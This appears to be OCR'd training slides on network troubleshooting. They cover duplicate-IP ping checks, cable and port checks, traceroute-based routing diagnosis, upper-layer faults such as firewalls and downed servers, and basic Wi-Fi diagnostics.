- If the ping fails, check that the route followed by the subnet mask is defined correctly in the routing table
- If everything is OK, check if the source is pinging a hop/router in the network
- If the ping fails, it could be a configuration issue or a repetitive IP issue
- Resolve repetitive IP issues by disconnecting the doubtful device and pinging again with other devices in the network
- If the device pings, it proves that the disconnected device is using the same IP as the pinged device. Therefore, the IP needs to be modified




Troubleshooting Physical Connectivity Issues

Steps for troubleshooting physical connectivity issues

- **Check for cable connectivity issues:**
  - Check that suitable cables are used for connections between devices
  - Avoid loose connections
  - If there are no loose connection issues, check for old cables and replace them with new ones before trying to connect the device
  - If the problem still exists, there may be a faulty port issue
- **Check for Faulty Port:**
  - Check the ports where the link is established and confirm that the indicator lights are on
- **Check for Traffic Overload:**
  - Crosscheck the capacity of the devices in the network and the traffic that is flowing through it
  - Exceeding the specified limit could lead to the interruption of the communication between the source and the destination


Notes: ____



Troubleshooting Routing Problems

Steps for troubleshooting physical routing issues

- Using the **traceroute** tool locate the hop or router responsible for the problem
- If the issue persists, investigate each hop or router to find where the problem occurred
- When the problematic hop or router is detected, log in to it using telnet and ping the destination and source
- If the ping is not successful, and the routes are not defined, then configure the routes between the source and destination with a subnet mask
- Check for a routing loop by pinging again. If it exists, rectify it by tracing and reconfiguring it
- Check the routing protocol if the problem still exists and change it according to the network




Troubleshooting Upper-layer Faults

Common problems that arise	Rectification Steps
Firewall blocking the flow of incoming and outgoing traffic	Move the host in the network to bypass the firewall that is blocking the traffic
The sever or a service is down	Replace the downed-server with a temporary server to continue the services
Authentication process issues result in the inability to access a service between the host and the server	Use software to deploy checks for authentication related issues
Issues with the software compatibility of the devices, such as version mismatches	Upgrade the devices to be compatible and have the same version

Notes:

Troubleshooting Wireless Network Connection Issues

- Check whether the Wi-Fi is enabled on the devices
- To check, Go to **Settings → Network & Internet → Wi-Fi**
- If the problem still exists, check and change the SSID and access points to allocate an IP to the requesting device
- Use the **Windows Network Diagnostics** tool to troubleshoot the network related issue
- **Windows Network Diagnostics** will troubleshoot to the detect the problem by downloading and installing available patches
- Restore the router to its factory settings and restart it



Internet Connections

Troubleshooting couldn't identify the problem

Network Troubleshooting Tools

